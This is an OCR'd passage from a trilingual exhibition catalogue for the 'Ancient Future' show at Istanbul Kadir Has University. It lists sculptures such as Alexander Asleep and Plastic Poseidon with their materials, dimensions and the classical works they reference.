
Antik Gelecek Sergisi yapıtları

Les Oeuvres de l'Exposition Futur Antique

In this section, (pages 94-161), we will see the artworks from the Ancient Future exhibition, one by one, as they are exhibited at Istanbul Kadir Has University. We will see the details, skeches or referring art works on the left. On the left, Sponsor after staying seven months under the water, with sea weed and shells on it.

Bu bölümdeki yapıtlar (sayfa 94-161)*, Antik Gelecek* Sergisi, İstanbul Kadir Has Üniversitesi'nde sergilendikleri şekilleriyle tek tek, yer almaktadırlar. Sol sayfada detay, skeç veya referans işler yer almaktadır. Solda **Sponsor** adlı eser yedi ay denizde kalıp çıkartıldıktan sonra üzerinde kabuklular ve yosunlar ile beraber...

Les œuvres de cette section (pages 94 à 161) sont exposées à l'exposition Futur Ancien, Istanbul Kadir Has University. Sur le côté gauche, vous trouverez des détails, des croquis ou des ouvrages de référence. La couleur de mur a été choisie en référence aux murs de la fameuse Metropolitan Museum de New York. Le gazon artificiel au sol, la citerne Aspar (457 après JC) a été construite à Fatih Çukurbostan et était dédiée à la région. A gauche on voit l'œuvre apres être exposée dans la mer pendant sept mois, avec les crustacés et les algues.



Uyuyan İskender (Kendi Portresi), 2012. Polimer ve mermer. 205 x 64 x 50 cm. Referans: Büyük İskender heykeli, Magnesia antik kenti, MÖ Geç II. yüzyıl, Helenistik dönem, İstanbul Arkeoloji Müzesi .


Alexander Asleep (Selfportrait), 2012. Polymers and marble dust. 205 x 64 x 50 cm. Reference: Alexander the Great, Magnesia Ancient city, Late 2.nd century BC, Hellenistic period, Istanbul Archeology Museum.

***Alexandre qui Dort (Autoportrait)**, 2012. Sculpture polymère, en marbre. 205 x 64 x 50 cm. Références: Le portrait d'Alexandre le Grand, Musée d'archéologie d'Istanbul. Période Hellénistique.*

Bayan Bay Selfi, 2015. Polimer, altın varak. 103 x 50 x 46 cm. Piramid Sanat Koleksiyonu. Referans: Vücut Oturan Zeus Heykeli ve kafa Artemis, Midilli (Mytilene), Roma İmparatorluk dönemi MÖ. 2.yy, İstanbul Arkeoloji Müzesi. Apple iphone 4, 21. yüzyıl başı.

Ms Mr Selfie, 2015**.** Polymers and gold coating. 103 x 50 x 46 cm. Piramid Art Gallery, Istanbul Collection. Reference: Body from Sitting Zeus and head from Artemisia of Mytilene, Roman Empire period 2th century BC. from Istanbul Archeology Museum and Apple iphone 4, 21st BC.


***Madame Monsieur Selfie**, 2015. Sculpture polymère, en marbre et dorée à la feuille. 103 x 50 x 46 cm. La collection d'art de Piramid. Références: Corps de Zeus Assis et tête d'Artémisia de Mytilène, Empire romain, IVe siècle av. J.-C. Musée d'Archéologie d'Istanbul. Apple iphone 4.*



Plastik Poseydon, 2015**.** Demir iskelet üzerine, polietilen, polimer. 220 x 130 x 50 cm.
Referans: Poseidon, Denizlerin tanrısı Byblos, Cebel, Lübnan. Erken Roma Dönemi. MÖ. 1. Yüzyıl ve/ veya MS. 1. Yüzyıl ve Pawel Althamer. (Bu sayfada: Plastik Poseydon'un metal iskeleti için yapılmış ilk taslak.)

Plastic Posedion, 2015**.** Iron frame, polyethylene, polymers. 220 x 130 x 50 cm.
Reference: Poseidon the God of the Seas Byblos, Cebel Lebenon. Roman Empire, 1 century AD/BC and Pawel Althamer. On this page: (First sketch for the metal frame of the Plastic Poseidon.)

***Poséidon en Plastique**, 2015. Sculpture en fer, polyéthylène, polymère. 220cm x 130cm x 50cm. Référence: Poséidon, le dieu des mers. Byblos. Empire romain, période Hadrienne et IIème siècle ap J.C- et Pawel Althamer. (Sur cette page: Première esquisse de Poséidon.)*



Kafadan Kollu (Zeus), 2017**.** Polimer, mermer, ardunyo işlemci, ve mekanik aksam.
100 x 30 x 50 cm. Referans: Flauiuslar Çağı Zeus Başı M.S 69-96, Efes Müzesi ve Starbucs karton bardak, 21. yüzyılbaşı.


Cephalopoda (Zeus), 2017**.** Polymers, marble, processor and metallic arm. 100 x 30 x 50 cm.
Reference: Zeus head, 69-96 AD Efes Museum, Izmir and Starbucks cup, early 21st century.

***La Tête avec un Bras (Zeus)**, 2017. Sculpture polymère, en marbre, processeur ardunio et pièces métalliques. 100 x 30 x 50 cm. Référence: Tête de Zeus, 69-96 ap J.CMusée d' Efes, Izmir et gobelet Starbucks, début du 21ème siècle.*

Livia Üç Kere, 2010. Polimer, bor ve mermer. 72 x 72 x 25 cm.
Ferko Signature Koleksiyonu Levent, İstanbul. Referans: Romalı imparatoriçe Livia (Nodus tipi), MS 1. yüzyılın ilk yarısı. Roma İmparatorluk dönemi, Efes Müzesi, İzmir.

Livia ThreeTimes, 2010**.** Polymers, boron and marble. 72 x 72 x 25 cm. Ferko Signature Collection, Levent, Istanbul. Reference: Roman Empire period, Empres Livia, First half of the 1st Century AD, Efes Museum, İzmir.

